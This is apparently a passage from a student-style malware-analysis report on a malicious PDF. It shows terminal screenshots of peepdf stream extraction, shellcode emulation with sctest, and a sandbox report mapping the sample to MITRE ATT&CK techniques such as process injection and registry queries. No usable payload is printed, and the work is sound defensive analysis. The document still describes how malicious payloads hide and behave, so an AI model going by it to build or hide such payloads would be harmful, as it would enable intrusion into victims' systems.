
Some parts of the file are already un-obfuscated. There are mentions of buffer and registry in the un-obfuscated parts of the file. This is an attack on the victims' system.



```
d on command linePartial results are valid but processing is incompleteThe timeout specified has expiredThe specified child process is not done executing
The specified child process is done executingThe specified thread is not detachedThe specified thread is detachedYour code just forked, and you are curre
ntly executing in the parent processYour code just forked, and you are currently executing in the child processInternal errorThe process is not recognize
d.The given path contained wildcard charactersThe given path is misformatted or contained invalid charactersThe given path was above the root pathThe giv
en path is incompleteThe given path is relativeThe given path is absoluteThe specified network mask is invalid.The specified IP address is invalid.DSO lo
ad failedNo shared memory is currently availableNo thread key structure was provided and one was required.No thread was provided and one was required.No
socket was provided and one was required.No poll structure was provided and one was required.No lock was provided and one was required.No directory was p
rovided and one was required.No time was provided and one was required.No process was provided and one was required.An invalid socket was returnedAn inva
lid date has been providedA new pool could not be created.Unrecognized Win32 error code %d\\?\UNC\\\?\CancelIoGetCompressedFileSizeAGetCompressedFileSize
WZwQueryInformationFileGetSecurityInfoGetNamedSecurityInfoAGetNamedSecurityInfoWUNC\GetEffectiveRightsFromAclW��������ntdll.dllshell32ws2_32mswsockadvapi
32kernel32�0�   H`Phh4VS_VERSION_INFO���?�StringFileInfo�040904b00
                                                                    CommentsLicensed under the Apache License, Version 2.0 (the "License"); you may not use
 this file except in compliance with the License. You may obtain a copy of the License at



http://www.apache.org/licenses/LICENSE-2.0



Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES
OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.V
ompanyNameApache Software Foundationj!FileDescriptionApacheBench command line utility.FileVersion2.2.14.InternalNameab.exe�/LegalCopyrightCopyright 2009
The Apache Software Foundation.6OriginalFilenameab.exeFProductNameApache HTTP Server2ProductVersion2.2.14DVarFileInfo$Translation       �NB106��JC:\local
0\asf\release\build-2.2.14\support\Release\ab.pdb
endstream

PPDF>
```

Figure 19: Malicious file also seems to be licensed by Apache and with a checksum

This malicious component is licensed. This should aid towards discovering the intended attack. Let us try decompressing and decoding the obfuscated parts of the file.



Activities
Terminal
Oct 13 01:45
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/M...
Desktop
python - How to install PyV8 in Ubu...
[test procedures - SciTE]
evil.pdf - SciTE
1 / 2

```
http://www.apache.org/licenses/LICENSE-2.0


Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES
OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.V
ompanyNameApache Software Foundationj!FileDescriptionApacheBench command line utility.FileVersion2.2.14.InternalNameab.exe�/LegalCopyrightCopyright 2009
The Apache Software Foundation.6OriginalFilenameab.exeFProductNameApache HTTP Server2ProductVersion2.2.14DVarFileInfo$Translation       �NB106��JC:\local
0\asf\release\build-2.2.14\support\Release\ab.pdb
endstream

PPDF> stream 104 > obj104.txt
PPDF> ls
*** Unknown syntax: ls
PPDF> decode file obj104.txt fl

*** Error: Error decompressing string!!

PPDF> decode file obj104.txt Fl

*** Error: Error decompressing string!!

PPDF> stream 104 >obj104.dump
PPDF> vi obj104.dump
*** Unknown syntax: vi obj104.dump
PPDF> stream 104 > obj104
```

Figure 20: Unable to decompress the rest of the file

Unfortunately, we are unable to decompress the rest of the file due to some errors, probably in the file or it has been obfuscated severally.


Let us try running the payload.


Activities
Terminal
Oct 13 02:13
remnux@remnux: ~/Downloads/Malicious
File Edit View Search Terminal Help
copy
to raw
sctest
remnux@remnux: ~/Downloads/M...
Pictures
16.04 - E325: ATTENTION swap fil...
test procedures - SciTE
1 / 2

```
remnux@remnux:~$ cd Downloads/Malicious
remnux@remnux:~/Downloads/Malicious$ ls
 evil94.js   obj104        obj104.raw   peepdf_errors.txt
 evil.pdf    obj104.dump   obj104.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
remnux@remnux:~/Downloads/Malicious$ scite evil.pdf
^C
remnux@remnux:~/Downloads/Malicious$ vi object104_payload.txt

[1]+  Stopped                 vi object104_payload.txt
remnux@remnux:~/Downloads/Malicious$ cp obj104.dump object104payload.txt
remnux@remnux:~/Downloads/Malicious$ ls
 evil94.js   obj104        obj104.raw   object104payload.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
 evil.pdf    obj104.dump   obj104.txt   peepdf_errors.txt
remnux@remnux:~/Downloads/Malicious$ unicode2raw object104payload.txt > object104payload.raw
remnux@remnux:~/Downloads/Malicious$ ls
 evil94.js   obj104        obj104.raw   object104payload.raw   peepdf_errors.txt
 evil.pdf    obj104.dump   obj104.txt   object104payload.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
remnux@remnux:~/Downloads/Malicious$ sctest -v -Ss 100000000 < object104payload.raw > finalPaylaod
remnux@remnux:~/Downloads/Malicious$ ls
 evil94.js      obj104        obj104.txt             peepdf_errors.txt
 evil.pdf       obj104.dump   object104payload.raw  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
 finalPaylaod   obj104.raw    object104payload.txt
remnux@remnux:~/Downloads/Malicious$ vi finalPayload

[2]+  Stopped                 vi finalPayload
remnux@remnux:~/Downloads/Malicious$ vi finalPaylaod

[3]+  Stopped                 vi finalPaylaod
remnux@remnux:~/Downloads/Malicious$ 
```

Figure 21: Try running the payload

We have copied the file into a text file and then converted to a raw file using `unicode2raw`. The we used the `sctest` command to do some dynamic analysis on the payload.



```
verbose = 1
cpu error opcode ef not supported

stepcount 3
~
~
~
"finalPaylaod" 4L, 59C                                            4,1          All
```

Figure 22: Payload

The payload reveals a CPU error, this could be an issue with the code or simply because we are not running this on Windows.

C) Sandbox

Let us perform some dynamic analysis with a sandbox. Using an online sandbox to view the file, we have the following report:

Table 1: Hybrid Analysis Sandbox Report

technique_id	technique_description	tactic_description	matched_malicious_indicators_count	matched_suspicious_indicators_count	matched_informative_indicators_count
T1055.011	Extra Window Memory Injection	Privilege Escalation	0	0	1
T1055.011	Extra Window Memory Injection	Defense Evasion	0	0	1
T1012	Query Registry	Discovery	0	0	1
T1560.002	Archive via Library	Collection	0	0	1
T1005	Data from Local System	Collection	0	0	1

The Sandbox report reveals techniques identified in the payload.

T1055.011 (https://attack.mitre.org/techniques/T1055/011/)

The Process Injection: Extra Window Memory Injection

"Using this adversaries may inject malicious code into process via Extra Window Memory in order to evade process-based defenses as well as possibly elevate privileges". This will also help them evade detection.

T1012 (https://attack.mitre.org/techniques/T1012/)

Query Registry

The sandbox also identified query registry indicators in the file. The means the attacker might be interacting with the Windows Registry to retrieve information about the system, configuration and installed software. They could the shape follow on behaviors.

T1560.002 (https://attack.mitre.org/techniques/T1560/002/)

Archive Collected Data: Archive Collected Data

This indicates that the attackers are also trying to compress the collected data before exfiltrating them.

T1005 (https://attack.mitre.org/techniques/T1005/)

Data from Local System

The sandbox shows the file allows the attackers search local system sources. They do this through the cmd.exe.

Hence, we can see that this payload allows the attackers to gain access to the user's system and exfiltrate data. Our suspicions were right!